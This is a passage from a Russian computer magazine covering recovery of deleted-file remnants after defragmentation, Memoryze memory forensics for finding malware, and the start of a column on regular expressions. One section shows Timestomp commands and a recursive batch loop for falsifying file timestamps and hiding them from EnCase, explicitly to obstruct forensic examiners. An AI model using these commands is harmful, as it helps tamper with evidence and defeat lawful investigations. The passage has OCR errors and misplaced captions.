практике или нет — решай сам. Аналогичная ситуация и с файлом hiberfil.sys. Его



- **info**
Программы для безопасного удаления данных:
- Eraser 6.0.8: eraser.heidi.ie;
 - SDelete 1.51: technet.microsoft.com/ru-ru/sysinternals/bb897443;
 - Freeraser: codyssey.com/products/freeraser.html;
 - Overwrite 0.1.5: kyuzz.org/antirez/overwrite.html;
 - Wipe 2.3.1: wipe.sourceforge.net;
 - Secure Delete: objmedia.demon.co.uk/freeSoftware/secureDelete.html;
 - CCleaner 3.03: piriform.com.



- **dvd**
Все упомянутые в статье программы ты можешь найти на нашем диске.




До дефрагментации DiskDigger сумел найти три картинки

также можно попросту отключить, что сэкономит дополнительное место на диске. Кстати, исследовать файл подкачки можно и под виндой. Но так как операционная система не дает его просмотреть и скопировать с помощью штатных средств, нам понадобится программка **FTK Imager** (accessdata.com/support/adownloads). Переходим в раздел «File→Add Evidence Item» и указываем диск, где находится файл подкачки. На панели слева отобразится дерево каталогов, где необходимо выбрать `pagefile.sys` и воспользоваться функцией экспорта через контекстное меню. Файл подкачки без проблем скопируется в указанную нами папку, и никакие блокировки системы с этого момента не помешают его анализировать. Для анализа, кстати, можно воспользоваться **DiskDigger** (diskdigger.org) или **PhotoRec** (www.cgsecurity.org/wiki/PhotoRec). Первая — проще, но вторая умеет восстанавливать более широкий круг различных форматов файлов.

Дефрагментация

Перейдем к следующей причине появления файлов-призраков. Чтобы было наглядней и понятней — опять же проведем небольшой эксперимент. Для него нам понадобится флешка и умение обращаться с WinHex'ом. Сначала обеспечим условия для опыта, удалив все данные с флешки. Для этого запустим WinHex, отдадим команду `Open Disk` и в появившемся окне выберем наш девайс. После открытия полностью выделяем все его содержимое (`Ctrl+A`) и забиваем нулями (`Ctrl+L`). Одно замечание — процесс перезаписи занимает достаточное количество времени, так что рекомендую взять флешку поменьше. С этого момента на драйве нет данных и, более того, нет файловой системы. Так что следующим шагом будет форматирование флешки в NTFS. По умолчанию Windows XP дает форматировать флешку только в FAT, но для наших манипуляций требуется NTFS. Чтобы операционная система позволила отформатировать устройство в нужную нам файловую систему, необходимо зайти в диспетчер устройств, найти там флешку и в параметрах установить опцию «Optimize for performance». После этого винда сможет отформатировать флешку в NTFS. Цель нашего опыта — посмотреть, что происходит с файлами во время дефрагментации. Для этого создадим искусственную фрагментацию на нашем носителе информации. Возьмем три любых jpeg-файла и три каких-нибудь аудиофайла или видеоклипа (главное, чтобы их размер был больше jpeg'ов) и скопируем их на флешку в следующем порядке: 1.mp3, 1.jpg, 2.mp3, 2.jpg, 3.mp3, 3.jpg. Интересно, как же они расположились на диске? Чтобы посмотреть это, воспользуемся тулзой **DiskView** от Марка Руссиновича (technet).



Файлы изображений после дефрагментации располагаются с самого начала и друг за другом


microsoft.com/ru-ru/sysinternals/bb896650). Она выводит графическую схему диска, на которой можно определить местоположение данных или узнать, какой файл занимает те или иные кластеры (для этого нужно щелкнуть на кластер мышью). Двойной щелчок позволяет получить более подробную информацию о файле, которому выделен кластер. Запускаем программу, выбираем нашу флешку и нажимаем «Refresh». Сначала идет зеленая полосочка, обозначающая системные кластеры, а вот сразу за ней — область синих кластеров, представляющих наши файлы, записанные друг за другом. Теперь создадим фрагментацию, удалив все аудиофайлы. Снова нажимаем «Refresh» и видим, что перед каждым jpeg-файлом есть пустая область. Теперь ненадолго переключимся в WinHex. Чтобы еще раз убедиться, что на флешке нет никаких лишних графических файлов, проведем поиск по сигнатуре: ищем последовательность «`jjif`», присутствующую в заголовке любого jpeg-файла. В итоге редактор, как и ожидалось, нашел ровно три таких последовательности, по числу оставшихся файлов. Ну что ж, пришло время навести порядок: не дело, когда файлы вот так разбросаны по диску :) Запускаем дефрагментацию, столь любимую пользователями, для нашего носителя:

```
C:\Documents and Settings\Administrator>defrag h:
Windows Disk Defragmenter
Copyright (c) 2001 Microsoft Corp. and Executive
Software International, Inc.
```


```
Analysis Report
7,47 GB Total, 7,43 GB (99%) Free, 0%
Fragmented (0% file fragmentation)
```

```
Defragmentation Report
7,47 GB Total, 7,43 GB (99%) Free, 0%
Fragmented (0% file fragmentation)
```

Дефрагментация прошла, посмотрим, что изменилось на флешке. Жмем на «Refresh» в программе DiskView, и что мы видим? Файлы, которые располагались на расстоянии друг от друга, аккуратно перенесены в начало диска, и располагаются строго последовательно. А теперь внимание! Дефрагментация скопировала файлы в начало диска, расположив их последовательно, но перезаписала ли она их предыдущую копию нулями? Чтобы ответить на этот вопрос, опять обратимся к мощному шестнадцатиричному редактору. Снова проведем поиск по «`jjif`». Оп-па, теперь вместо трех найденных строк получаем целых шесть! И это может означать только одно — теперь каждый файл представлен в двух экземплярах. Любой из них легко восстанавливается с помощью DiskDigger'a или PhotoRec'a. А теперь представь, что вместо графических



После дефрагментации файлов DiskDigger находит уже 6 файлов вместо 3




После перезаписи по смещению 274432 одни нули

файлов у нас были какие-то конфиденциальные документы или файлы с данными по кредиткам. Даже если бы мы использовали утилиты типа Sdelete и переписали перед удалением эти три файла сотни раз, их призраки все равно остались бы на диске и существовали там неопределенно долгое время. До тех пор, пока не будут перезаписаны чем-либо еще. И все это время их можно будет восстановить!


Лучшая защита — это нападение

Что можно сделать, чтобы усложнить жизнь людям, к которым может попасть для экспертизы твой компьютер? Тут есть несколько вариантов. В случае, если на компьютере нашли «интересный» файл, время его создания будет веским доказательством против его владельца. Чтобы проследить цепь событий, эксперты опираются также на время создания/доступа/модификации файла. Так почему бы не запутать следы? На сайте metasploit.com есть такая замечательная утилита, как Timestomp (metasploit.com/data/antiforensics/timestomp.exe), которая позволяет менять время создания, модификации или доступа для заданного файла. Основные опции для ее использования:

```
-m <date>
    задает дату последней модификации файла
-a <date>
    задает дату последнего доступа к файлу
-c <date>
    задает время создания файла
-e <date>
    задает время модификации файла, хранящееся в MFT
-z <date>
    задает четыре вышеперечисленных параметра
```



До перезаписи по смещению 274432 начинается первая картинка



DiskDigger не смог найти ни одного файла после однократной перезаписи диска

Дата задается в следующем виде: DayofWeek Month\Day\Year HH:MM:SS [AM|PM]. Есть еще очень интересная опция -b, которая устанавливает вышеперечисленные атрибуты таким образом, что известная в кругах компьютерных криминалистов программа EnCase их не видит и отображает пустыми :). Таким образом, чтобы поменять атрибуты файла, достаточно выполнить в консоли команду: `timestomp.exe boot.ini -z "sunday 1/12/2009 10:00:00 pm"`. Легко можно набросать скрипчик, который будет рекурсивно менять временные атрибуты файлов. Простейший вариант выглядит так:

```
for /R c:\tools\ %i in (*) do timestomp.exe %i -z "monday 3/12/2009 10:00:00 pm"
```

Есть и другие способы подпортить жизнь товарищам-исследователям чужих HDD. В своей работе они используют программы, написанные обычными людьми, а потому — содержащими ошибки. Да-да, мы можем использовать уязвимости программного обеспечения, применяемого для поиска улик. Подробнее об этом можно почитать в одном из докладов с конференции DefCon: isecpartners.com/files/iSEC-Breaking_Forensics_Software-Paper.v1_1.BH2007.pdf.

Заключение

«Безопасное удаление данных» — это не панацея. Смею тебя заверить, что описанные лазейки — не единственные в своем роде. И тот, кто по роду деятельности проводит экспертизы компьютеров на профессиональном уровне, знает, где и как найти необходимые ему данные. Теперь твоя безопасность в твоих руках — не дай «охотникам за приведениями» найти ни одного «призрака» на твоём компе. А еще лучше — не давай им повода приходиться к тебе в гости :). **И**




АНАЛИЗАТОР ПАМЯТИ **ОФЛАЙН**

Используем Memoryze для исследования системы и поиска малвари

➔ Большинство утилит для поиска малвари анализируют систему в режиме live, то есть во время ее работы. Но мало кто знает о существовании программ, которые, помимо прочего, способны выполнять так называемые офлайн-исследования, позволяя отыскать зло в памяти компьютера, когда к тому нет доступа или он вообще выключен.

Некоторое время назад я открыл для себя новый способ поиска малвари, которым с тех пор эффективно пользуюсь. По правде говоря, основным назначением применяемого инструмента является вовсе не поиск руткитов, а комплексный анализ памяти. Но так

получилось, что включенные в него техники идеально подходят для того, чтобы отыскать хорошо затаившуюся в системе малварь. С утилитой Mandiant's Memoryze я познакомился, когда активно изучал программные решения для компьютерной криминалистики.



Проблемы с загрузкой драйвера Memorryze

Помимо основной категории продуктов, предназначенных для глубокого изучения дисковых накопителей, широко используются также решения для анализа оперативной памяти. Такие исследования выделяют в особый вид экспертиз — Memory Forensic. Некоторые из приложений (и в том числе Memorryze) умеют не только выполнять исследование «живой» системы, но и анализировать образ памяти, в который заблаговременно было помещено все содержимое оперативной памяти компьютера. Это дает большой простор для деятельности. Имея такой образ, ничто не мешает позже разобратся, какие приложения запущены в системе (на момент создания дампа, разумеется) или, например, с какими хостами взаимодействуют интересующие нас процессы. Ну и само собой, это еще и отличный способ для поиска малвари. Можно сделать дамп на проблемной машине и далее на своем собственном компьютере без каких-либо неудобств разбираться, какая ерунда загружена в памяти. Тут надо понимать, что в образ помещается все содержимое памяти, которое считывает и анализирует специальный парсер. И какими бы продвинутыми методиками для сокрытия активных процессов и драйверов не пользовалась малварь, их присутствие обязательно будет отражено в дампе.

Что такое Memorryze?

Программу Memorryze в кругах компьютерных криминалистов знают не понаслышке. Это мощнейшее средство анализа памяти для многих стало частью джентльменского набора, настоящей программой must have, которая не просто лежит про запас для подходящего случая, а действительно часто используется. Ее создателями являются Джэми Батлер и Питер Силберман, два маньяка-хардкорщика в области анализа памяти и малвари. Ты можешь прямо сейчас сказать им спасибо, потому что они не только разработали замечательный инструмент, но еще и делятся им совершенно бесплатно. Дистрибутив доступен для загрузки из раздела с фриварными программами компании Mandiant: mandiant.com/products/free_software.

Что мы можем получить, используя Memorryze:

- полный образ всего диапазона системной памяти (без использования API-вызовов), сохраненный в файл для дальнейшего анализа;
- дамп адресного пространства любого процесса, включая список загруженных DLL и EXE, кучу и стек (этот дамп можно дальше исследовать в дизассемблере);
- образ всех загруженных драйверов или некоторых из них;
- полный список всех процессов, включая те, что спрятаны руткитами, причем для каждого процесса есть возможность определить все хэндлы (например,



Выбираем образ для анализа

используемых файлов или ключей реестра), сетевые сокет, импортируемые и экспортируемые функции и так далее;

- все строковые переменные, используемые процессами;
- полный список всех драйверов, в том числе те, которые маскируются малварью;
- перечень всех модулей ядра;
- перечисление всех установленных хуков (они часто используются малварью);
- и многое другое.

Вообще, когда говорят о Memorryze, чаще всего имеют в виду не одну, а две утилиты: консольную Memorryze и GUI-приложение Audit Viewer. Они тесно связаны между собой. Memorryze создает дамп и парсит различные структуры, чтобы извлечь интересующие данные. Но работать в консоли не сильно удобно, поэтому в связке используется другая утилита — Audit Viewer, которая позволяет работать с извлеченными данными через удобный интерфейс. Таким образом можно узнать все о том, что в момент создания образа было запущено в системе.

В некоторых ситуациях очень удобно иметь программу при себе, поэтому ее лучше всего разместить на флешку достаточного объема, чтобы туда поместился еще и сграбленный дамп памяти. К счастью, утилита из коробки является portable, и установить ее можно прямо из командной строки: `msiexec /a MemorryzeSetup.msi /qb TARGETDIR=путь_до_флешки_и_папки_на_ней`.

Не лишним будет записать на флешку и файлы Audit Viewer'a, чтобы сразу иметь возможность проанализировать полученный дамп или вообще выполнить «живое» исследование системы.

Создаем образ памяти

Теперь, когда все приготовления завершены, попробуем программу в деле. Как я уже говорил, Memorryze работает из командной строки. Но для большего удобства с программой поставляют несколько batch-скриптов для выполнения наиболее типичных задач. Так, для получения образа с полным содержанием оперативной памяти есть сценарий MemoryDD.bat, его-то мы и будем использовать. После запуска он генерирует конфиг с настройками и выполняет memorryze.exe с нужными параметрами: «G:\memorryze\MemoryDD.bat». После выполнения команды есть два варианта: про-



► links

Вообще говоря, анализировать дампы памяти можно и без использования Audit Viewer'a. Для получения наиболее востребованных данных с Memorryze идут специальные batch-сценарии. Так, чтобы получить список всех процессов из системы, достаточно запустить Process.bat. Вывод при желании можно детализировать, запустив тот же сценарий с нужными ключами. Например, «Process.bat -ports true» помимо непосредственного списка процессов указывает еще и на открытые ими порты. Но, как ни крути, GUI-оболочка для изучения образа памяти в использовании куда приятнее.

Как это может помочь при Reverse Engineering?

С помощью Memoryze можно получить образ конкретного процесса или драйвера со всеми его бинарными секциями из физической памяти. Причем можно извлечь его как с «живой» системы, так и из ранее созданного дампа оперативной памяти. На деле это позволяет, к примеру, обойти антиотладочные техники, которые часто реализованы в малвари, после чего процесс или драйвер можно анализировать в любимом дизассемблере.

В программе заготовлены несколько специально заточенных для этого аспекта сценариев.

Создание образа процесса:

- `ProcessDD.bat -pid<PID>` — получение образа процесса из запущенной системы;
 - `ProcessDD.bat -pid <PID> -input<filename>` — извлечение образа из имеющегося дампа с памятью системы.
- С извлечением драйвера и сохранения в файл все аналогично:
- `DriverDD.bat -driver<drivername>`;
 - `DriverDD.bat -driver<drivername> -input<fname>`.

грамма успешно создаст дамп с памятью или у нее ничего не выйдет. Последнее очень вероятно. Дело в том, что для работы Memoryze использует `kernel-mode` драйвер, предоставляющий программе прямой доступ к памяти. Нет драйвера — нет дампа. Есть несколько причин, по которым драйвер не сможет загрузиться, но в первую очередь — из-за отсутствия прав администратора. Поэтому убедись, что запускаешь ее из рутовой командной строки. Другая распространенная причина — антивирус, который может препятствовать прямому обращению к памяти. Возможно, что на время его придется отключить. Если все пройдет успешно, полученный дамп будет сохранен в папке с выходными результатами (по умолчанию в папке с `Memoryze/Audits`). Структура каталога устроена таким образом, чтобы повторные выполнения процедуры не перезаписывали ранее полученные образы. Так что всегда легко определить, на каком компьютере и когда был создан образ.

Анализируем дамп


Для анализа и просмотра образа памяти, как я уже сказал, используется другая утилита — `Audit Viewer`. Причем содержание оперативной памяти необязательно должно быть сдмплено с помощью `Memoryze`. Гораздо большее значение имеет операционная система, на которой создавался образ. Причиной тому являются структуры памяти, которые могут значительно отличаться от одной версии операционной системы к другой. В некоторых случаях даже один установленный (или, наоборот, неустановленный) патч может влиять на возможность выполнить анализ данных. Анализатор может парсить только структуры известной ему ОС. Поэтому, прежде чем говорить, что `Memoryze` и `Audit Viewer` не работают, необходимо убедиться, что ты не пытаешься выполнить анализ неподдерживаемой системы (например, `Windows XP SP1`). К счастью, для внушительного списка ОС все должно без проблем получиться:

- `Windows 2000 Service Pack 4 (32-bit)`;
- `Windows XP Service Pack 2 and Service Pack 3 (32-bit)`;
- `Windows Vista Service Pack 1 and Service Pack 2 (32-bit)`;
- `Windows 2003 Service Pack 2 (32-bit)`;
- `Windows 2003 Service Pack 2 (64-bit)`;
- `Windows 7 Service Pack 0 (32-bit)`;
- `Windows 7 Service Pack 0 (64-bit)`;
- `*Windows 2008 Service Pack 1 and Service Pack 2 (32-bit)`;
- `*Windows 2008 R2 Service Pack 0 (64-bit)`.

Звездочкой в этом списке обозначены те системы, поддержка которых находится в бета-тестировании. Для анализа дампа достаточно запустить `auditviewer.exe` и выбрать пункт «Configure Memoryze». Не обращай внимания на опцию «Open Existing



Доступны различные алгоритмы для поиска драйверов



Настройки для анализатора процессов

`Results»` — она предназначена для повторного открытия уже существующего файла с анализом дампа. Для выполнения исследования программа попросит тебя указать путь до исполняемого файла `Memoryze` и выбрать папку для сохранения результатов. Далее есть два варианта: выполнить анализ имеющегося дампа памяти (возможно, с совершенно другого компьютера) или проанализировать память с текущего компьютера. Выбираем первый режим и указываем путь до `img`-файла с нашим образом.

Несколько следующих шагов мастера необходимы для того, чтобы указать, что именно нас интересует и насколько полную информацию мы хотим получить. Скажем, если тебя интересуют только драйверы, которые работают в системе, можно не парсить информацию о хуках и процессах. Подход «поставить все галки» здесь не пройдет. Важно понять простую вещь: чем детальнее анализ будет выполнять `Audit Viewer`, тем дольше она будет это делать. В некоторых случаях процесс может затянуться на целый день. Но таких попыток легко можно избежать, минимизируя количество проверок, которые будет выполнять программа. Например, включенная опция для извлечения строковых переменных («Extract strings») непременно приведет к многочасовому анализу. Поэтому этот вид исследования рекомендуется оставить на повторный проход (если такой понадобится), выполнив в первый раз только те проверки, которые тебе действительно нужны. Хорошие результаты при высокой скорости сканирования могут дать следующие настройки сканирования: режим исследования процессов («Process Enumeration») без определения хуков и драйверов, но с большинством включенных опций за исключением уже упомянутой «Extract Strings». Отдельно идут опции для извлечения (Acquisition) из памяти или образа памяти адресного пространства драйверов или процессов. В основном это нужно, если ты имеешь конкретные намерения исследовать что-то из извлеченных дампов в дизассемблере.

Как только все настройки анализа будут заданы, `Audit Viewer` начнет работу, отобразив на экране прогресс-бар. В окне программы прямо во время парсинга дампа памяти будут отображаться результаты анализа, включая информацию о процессах, драйверах, хуках (в зависимости от выбранных настроек). Тут придется подождать, но зато отчет тебя непременно впечатлит. Чего стоит

Batch Files

To make Memoryze easier to use, each XPL script has been wrapped by a corresponding batch file. All the parameters in the XPL execution script can be modified from the command line using arguments to the batch file. The batch files include:

- MemoryDD.bat to acquire an image of physical memory.
- ProcessDD.bat to acquire an image of the process' address space.
- DriverDD.bat to acquire an image of a driver.
- Process.list to enumerate everything about a process including handles, virtual memory, network ports, and strings.
- HookDetection.bat to look for hooks within the operating system.
- DriverSearch.bat to find drivers.
- DriverWalkList.bat to enumerate all modules and drivers in a linked list.


ВАТ-файлы, включенные в состав Memoryze для решения наиболее востребованных задач

только список идентифицированных процессов со списком всех связанных DLL, хэндлов, секций памяти и так далее. Еще раз обращаю твое внимание: это будет список абсолютно всех процессов, включая те, которые, возможно, спрятаны в системе руткитами. Та же история и с драйверами.


И не могу не рассказать об одном интересном трюке. Если дважды кликнуть по названию процесса, в правой части программы появятся несколько новых вкладок. В некоторых из них есть колонка «Occurrences» с цифровыми значениями (например, для списка прилинкованных к процессу dll-библиотек). Эта фишка основана на параметре Least Frequency of Occurrences (LFO), описанном Питером Сильберманом. Идея очень простая, но очень эффективная: тела малвари обычно относительно уникальны. Поэтому если компонент используется в нескольких процессах, то ему, вероятно, можно доверять. А если же нет, есть повод насторожиться. Такой простой принцип зачастую помогает быстро определить вредоносные библиотеки.

Выполнение «живого» анализа памяти

Теперь рассмотрим случай, когда мы можем проанализировать память на имеющемся в распоряжении компьютере. В этом случае необходимо создавать дампы — у Audit Viewer есть live-режим, который имеет ряд преимуществ. Самая главная фишка в том, что помимо непосредственно оперативной памяти ты можешь подключить для анализа еще и swar-файл, а также выполнять проверку цифровых подписей. Это информация используется для подсчета индекса MRI (Memoryze's Malware Rating), позволяющего поразительно быстро определить широкий круг малвари. Если программе какой-то компонент покажется подозрительным, ты сразу об этом узнаешь. Имей в виду, что при соответствующей включенной опции утилиты будет вычислять хэш для каждого исполняемого файла и библиотеки, ассоциированных с запущенными процессами. Это может занять значительное время. Поэтому как минимум не надо выбирать подсчет всех хэшей сразу (поддерживаются MD5, SHA1, SHA256). Можно ограничиться одним из них, который ты действительно будешь использовать: например, MD5. Выполнение «живого» анализа мало чем отличается от парсинга дампа памяти. В том месте, где мы раньше указывали путь до img-файла, достаточно выбрать режим «Acquire (and/or) Analyze Live Memory». И все. Тут стоит сказать, что выполнение «живого» анализа никак не мешает нам сделать дампы памяти. Никогда заведомо не знаешь, что позже ты можешь в нем обнаружить и увидеть. Для этого в момент выбора режимов извлечения (там же, откуда ранее могли извлечь дампы конкретного процесса или драйвера) надо не забыть выбрать опцию «Memory Acquisition».



А вот и список найденных в системе драйверов



Список процессов с различными параметрами

Почему Memoryze?

Связка Memoryze и Audit Viewer не единственная для проведения Memory Forensic. Широко распространен также открытый проект **Volatility Framework** (volatilesystems.com). При наличии MiniGW и интерпретатора Python его даже можно запустить под Windows, но для этого придется повозиться. Намного проще совладать с ним под Linux (особенно если иметь под рукой мануал bit.ly/VolatilityManual). В специальном дистрибутиве для компьютерных криминалистов **SANS Investigative Forensic Toolkit** фреймворк включен и сразу готов к работе. Сборка этой системы выложена в виде образа для запуска под VMware (computer-forensics.sans.org/community/downloads) и доступна для бесплатной загрузки.

И все-таки чувствуешь, что все как-то сложнее? По этой причине я и выбрал для себя Memoryze. При всем богатстве функционала он не похож на серьезный продукт для компьютерных криминалистов. Работать с ним можно сразу: для этого не надо вникать в горы мануалов, чтобы получить результат. Записал файлы на флешку, создал образ памяти в файл и проанализировал его с помощью Audit Viewer — все просто, как дважды два. Не надо быть специалистом, чтобы распознать в полученных результатах элементы зловреда. Используемые в программе метрики (Occurrences и MRI) вкуче с проверкой цифровых подписей часто явно дают понять, какие из найденных компонентов вызывают подозрения.

Вообще, сама тема Memory Forensic вызывает большой интерес, причем не только как отдельный вид криминалистических расследований, но и как эффективный способ для анализа системы (часто незаметного). Это, к тому же, еще и работающий метод для извлечения и реверсинга с целевого компьютера отдельных процессов и драйверов. **И**



► dvd

На диске ты найдешь все необходимое для проведения анализа дампа памяти.



Колонка редактора

Про регулярные выражения

Регулярные выражения — что это? Все о них слышали, но почти никто, кроме разработчиков, не использует. А между тем, это мощнейшее средство для поиска и осуществления манипуляций в тексте. Любая «регулярка» (или «регесп») представляет собой шаблон-образец для поиска, составленный по особым правилам. По какой-то нелепой и непонятной мне причине многие думают, что регулярные выражения, во-первых, очень сложны, а во-вторых, нужны только программистам. И то и другое — чушь. С непривычки действительно довольно сложно въехать в принцип составления регулярок. Нужно думать, привыкать к синтаксису, подсматривать в шпаргалки с метасимволами и внимательно изучать примеры. К счастью, сейчас есть целый набор инструментов, которые кардинальным образом упрощают как изучение регулярных выражений, так и их дальнейшее использование. Тем более, широко доступны базы готовых регулярок для решения наиболее типичных задач, так что во многих случаях можно вообще ничего не составлять вручную и при этом использовать очевидные преимущества технологии.

Также довольно глупо полагать, что регулярными выражениями могут воспользоваться только лишь программисты. Если вспомнить историю, то впервые поддержка регеспов появилась вовсе не в языках программирования, а в юниксовых программах: редакторе sed и фильтре grep. Сейчас же все большее количество приложений начинает поддерживать регулярные выражения для эффективного выполнения самых обычных задач: файловые менеджеры, текстовые редакторы и многие другие.

Можно по-прежнему использовать стандартный поиск с заменой для внесения правки в тексте, а можно приспособить регулярку для автоматического выполнения самых сложных замен. И это лишь примитивный пример.

В рамках этой колонки я ни в коем случае не хочу рассказывать о том, как составляются регулярки. Базовые знания, которых вполне достаточно для старта, можно получить, просто прочитав соответствующую статью в русской Wikipedia. Зато я точно знаю, как сделать процесс освоения, тестирования и использования регулярок проще, чем и спешу поделиться.

Чтобы лучше осознать, что регулярное

